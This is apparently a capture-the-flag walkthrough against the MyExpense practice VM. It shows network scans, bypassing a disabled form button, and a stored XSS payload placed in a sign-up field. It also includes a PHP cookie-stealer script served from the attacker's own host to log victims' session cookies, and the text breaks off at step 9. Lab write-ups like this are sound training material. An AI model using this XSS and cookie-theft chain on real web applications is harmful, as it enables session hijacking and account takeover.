

My expense

1.

#Discovering target ip:

netdiscover -r 192.168.0.0/24

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	bc:0f:9a:ec:14:94	2	120	D-Link International
192.168.0.133	34:0a:33:2e:3e:f3	1	60	D-Link International
192.168.0.182	08:00:27:36:69:c6	1	60	PCS Systemtechnik GmbH

Target ip : 192.168.0.182

2.

Now we will do a nmap scan our target ip address to identify any open ports and services running.


nmap -Pn -sV 192.168.0.182

```
(root@kali)~[/home/kali]
# nmap -Pn -sV 192.168.0.182
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-17 17:15 EDT
Nmap scan report for debian (192.168.0.182)
Host is up (0.00015s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 08:00:27:36:69:C6 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds
```




3.

As a result of the nmap scan we can see that port 80 is open and apache server is running on it, also we are provided with some credential and and a scenario or goal so to solve this we will focus on Apache webserver on port **80**.



After opening the web page we will try to login with the credential which is provided.

samuel/fzghn4lw



Unable to login using provided credential.

4.

Now we will try to create a new account.

Futura Business Informatique Home Don't have an Account ? Login

Incorrect username or password.

Log in

Create an account

Username :
wiemer

Password :
•••••

Confirm Password :
•••••

Site :
Paris


Email address :
wiener@peter.com

Firstname :
wiener

Lastname :
peter


Sign up

The sign up button at the end of the form is disabled.



This can be easily bypassed by editing the html code.





By this we have successfully created our account.





Now we will try to login with our new account id and password.



Still there is an error as before when we tried to login with **samuel/fzghn4lw**.


5.

Now we will find out if there is any robots.txt file present or not. Examining the robots.txt file also leads us to another page - admin.php



6.

The admin.php page appears to show a list of all valid user accounts of the MyExpense application.



192.168.0.182/admin/admin.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home

Users

Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
masson	Rodrigue	Masson	masson@futuraBI.fr	Administrator	2023-05-15 21:27:32	Active	
vhoffmann	Victoire	Hoffmann	vhoffmann@futuraBI.fr	Collaborateur	2019-12-03 17:08:09	Active	
brenaud	Bernadette	Renaud	brenaud@technologies.fr	Collaborator	2019-12-03 17:08:09	Active	
broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
nthomas	Ninette	Thomas	nthomas@futuraBI.fr	Collaborator	2023-05-15 21:27:02	Active	
pgervais	Placide	Gervais	pgervais@futuraBI.fr	Collaborator	2023-05-15 21:27:02	Active	
placombe	Philibert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Inactive	
trou	Thierry	Riou	trou@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
wiemer	wiener	peter	wiener@peter.com	Collaborator		Inactive	
afoulon	Aristide	Foulon	afoulon@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	
pbaudouin	Paul	Baudouin	pbaudouin@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	
mnguyen	Maximilien	Nguyen	mnguyen@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	
mriviere	Manon	Riviere	mriviere@futuraBI.fr	Manager	2023-05-15 21:27:17	Active	
rlfrancois	Reynaud	Lefrancois	rlfrancois@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	

192.168.0.182/admin/admin.php?id=11&status=active

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Futura Business Informatique Home Don't have an Account ? Login

Sorry, something goes wrong.


Error 401 - Unauthorized

Sorry, your request could not be processed.

however our target account - Samuel Lamotte appears to have been disabled. Clicking on "inactive" button does not activate the account but does result with 401 error unauthorized. Also our new account is also present here.

now we will try to find out if this web app is vulnerable to XSS attack or not. So we will send a simple XSS payload.

```
<script>alert("hello!!")</script>
```

A screenshot of a web application's 'Create an account' form. The form is white with a light gray header and a blue 'Sign up !' button at the bottom. It contains several input fields: 'Username' (filled with 'hello'), 'Password' (filled with dots), 'Confirm Password' (filled with dots), 'Site' (a dropdown menu showing 'Paris'), 'Email address' (filled with 'hello@world.com'), 'Firstname' (filled with 'hello'), and 'Lastname' (filled with the XSS payload '<script>alert("hello!!")</script>'). The 'Lastname' field is highlighted with a blue border. The background of the page shows a woman in a white shirt and black jacket standing in front of a building with scaffolding.

Create an account

Username :

Password :

Confirm Password :

Site :


Email address :

Firstname :

Lastname :

Sign up !

Next steps are same as before by inspecting the html code and removing the disable option for the sign up button.



By visiting the admin.php page we can see that our XSS payload executes successfully. It means this site is vulnerable to stored XSS.

8.

Now using DOM we will try to steal cookies of other's account to activate the account belonging to Samuel Lamotte.

Cookie stealer code:

```
<?php
    $cookie = $_GET['c'];
    $fp = fopen('log.txt', 'a+');
    fwrite($fp, 'Cookie:' . $cookie . "\r\n");
    fclose($fp);
?>
```




```
File Actions Edit View Help
GNU nano 6.3 cookieheist.php *
<?php
$cookie = $_GET['c'];
$fp = fopen('log.txt', 'a+');
fwrite($fp, 'Cookie:' . $cookie . '\r\n');
fclose($fp);

?>
```

```
(root@kali)-[/home/kali]
# mv cookieheist.php /var/www/html
```

```
(root@kali)-[/home/kali]
# cd /var/www/html

(root@kali)-[/var/www/html]
# php -S 192.168.0.173:80_
```



```
(root@kali)-[/var/www/html]
# php -S 192.168.0.173:80
[Tue May 16 15:52:04 2023] PHP 8.1.5 Development Server (http://192.168.0.173:80) sta
rted
[Tue May 16 15:52:15 2023] 192.168.0.173:32916 Accepted
[Tue May 16 15:52:15 2023] 192.168.0.173:32916 [200]: GET /
[Tue May 16 15:52:15 2023] 192.168.0.173:32916 Closing
[Tue May 16 15:52:15 2023] 192.168.0.173:32920 Accepted
[Tue May 16 15:52:15 2023] 192.168.0.173:32920 [404]: GET /icons/openlogo-75.png - No
such file or directory
[Tue May 16 15:52:15 2023] 192.168.0.173:32920 Closing
[Tue May 16 15:52:15 2023] 192.168.0.173:32930 Accepted
[Tue May 16 15:52:15 2023] 192.168.0.173:32930 [404]: GET /favicon.ico - No such file
or directory
[Tue May 16 15:52:15 2023] 192.168.0.173:32930 Closing
```

9.

